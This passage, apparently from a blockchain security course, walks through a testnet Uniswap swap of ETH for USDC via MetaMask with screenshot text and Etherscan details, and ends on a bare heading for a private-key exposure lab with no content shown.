
A Windows will pop up with some default tokens like DAI or others. Type in USDC into the Search Form.

The image shows a search results overlay for "USDC" on the Uniswap interface. The overlay has a header "Select a token" and a close button "X". Inside, there is a search bar containing "USDC". Below the search bar, a message says "Expanded results from inactive Token Lists". There are two results listed: "USDC USD Coin USDC via Compound" with an "Import" button, and "cUSDC Compound USD Coin via Compound" with an "Import" button. The background of the image shows the Uniswap navigation bar with tabs like "Swap", "Pool", "UNI", "Vote", "Charts", and network status "Ropsten 0 UNI 3 ETH 0x9Eb3...3586".

Click the IMPORT button next to USDC. A notification may pop up stating the Address of the Smart Contract that represents the USDC token. Accept the notification by clicking I Understand and then IMPORT

⚠ Anyone can upload a contract or token


When trading or interacting with a DEX, keep in mind this is anonymous, and anyone can deploy a contract to Ethereum. You may or may not be interacting with a liquid asset, or a real supported contract. Its best to validate in the Mainnet.



Now that you've accepted the USDC token to exchange with, input .001 ETH in the top field. This is the amount of Ether you want to trade for USDC.

You will notice some interesting pieces of information, such as the estimated amount received, the Minimum received, the Price Impact and the Liquidity Provider Fee.

Each of those are explained below.




Note

1. To (Estimated) - The Amount of USDC you are estimated to receive after the transaction is confirmed. 2. Minimum received - In case the price swings while waiting for confirmation, this will reject the transaction if its too low. 3. Price Impact - If there is a low amount of liquidity for the Pair ETH/USDC, this impact will be higher due. It changes the price of the token you're swapping for. 4. Liquidity Provider Fee - This is the amount you pay for the swap. Liquidity Providers who have given the tokens into the pool earn this for pooling their tokens.

** If the Liquidity Price impact is too high, lower the amount of Ether from .0001 until its accepted, or pick a new pair**

Click on SWAP and then CONFIRM SWAP



Metamask will open a page with the information about the Swap. This shows the Gas Price to submit the transaction, and other information.

Ropsten Test Network

Account 1 → 0x7a25...488D

https://app.uniswap.org

SWAP EXACT ETH FOR TOKENS

0.001

DETAILS DATA

GAS FEE 0.000219

No Conversion Rate Available

Gas Price (GWEI) 1.326617699 Gas Limit 164708

AMOUNT + GAS FEE 0.001219

No Conversion Rate Available

Reject Confirm

Swap

From .001 MAX ETH


To (estimated)

Waiting For Confirmation

Swapping 0.001 ETH for 152739000 USDC


Confirm this transaction in your wallet

Accept this information, by Confirming the Swap. The transaction will be submitted to the smart contract, and after sometime the tokens will be exchanged.




Import USDC to your Metamask wallet so you can track your balance.

hide01.ir



After a moment, the transaction is confirmed, and the new funds appear in your Metamask USDC Token section.



OPTIONAL

If you'd like to see the Etherscan transaction for your Uniswap Activity, go into Metamask, and select the last Transaction in the "Activity" Tab.

In there, click the small box that says "View on Etherscan" to navigate to the Ethereum tx that represents your testnet transaction.

→ ⌂ ⌂ https://ropsten.etherscan.io/tx/0x121f8b9b700d6ace1a75754e207a0e471434dd1f3df7c7e56a857b7ed2c4fa0d

Etherscan
Ropsten Testnet Network

Transaction Details

Overview Internal Txns Logs (5) State

[This is a Ropsten Testnet transaction only]

② Transaction Hash: 0x121f8b9b700d6ace1a75754e207a0e471434dd1f3df7c7e56a857b7ed2c4fa0d ⓘ

② Status: Success

② Block: 9754041 17 Block Confirmations

② Timestamp: 5 mins ago (Mar-01-2021 04:18:52 AM +UTC)

② From: 0x9eb3da18b152aa9446c4a8c87ccf5c068f7c3586 ⓘ

② To: Contract 0x7a250d5630b4cf539739df2c5dacb4c659f2488d ⓘ
TRANSFER 0.001 Ether From 0x7a250d5630b4cf539739... To → 0xc778417e063141139fce0...

② Tokens Transferred: ②
From 0x7a250d5630b4c... To 0xbc30aaa8e99d0... For 0.001 Wrapped Ether (WETH)
From 0xbc30aaa8e99d0... To 0x9eb3da18b152a... For 152,739,882.04019 USD Coin (USDC)

② Value: 0.001 Ether (\$0.00)

② Transaction Fee: 0.00016472611968 Ether (\$0.000000)

② Gas Price: 0.000000001326617699 Ether (1.326617699 Gwei)

Click to see More ⓘ

Swap Exact E T H For Tokens

Details

From: 0x9eb3da18b152aa... To: 0x7a250d5630b4cf5...

Transaction

Nonce: 0

Amount: -0.001 ETH

Gas Limit (Units): 164708

Gas Used (Units): 124170

Gas Price (GWEI): 1.33

Total: 0.001165 ETH

Activity Log

- Transaction created with a value of 0.001 ETH at 23:16 on 2/28/2021.
- Transaction submitted with gas fee of 0 WEI at 23:17 on 2/28/2021.
- Transaction confirmed at 23:19 on 2/28/2021.

≡ Summary of Last Exercise

Congratulations! You got through the first day, and the last lab. You've now created a metamask ethereum wallet, funded your account, and swapped two tokens on a Decentralized Exchange directly on the blockchain!

Lab 2.1: Exploiting Private Key Exposure

Summary

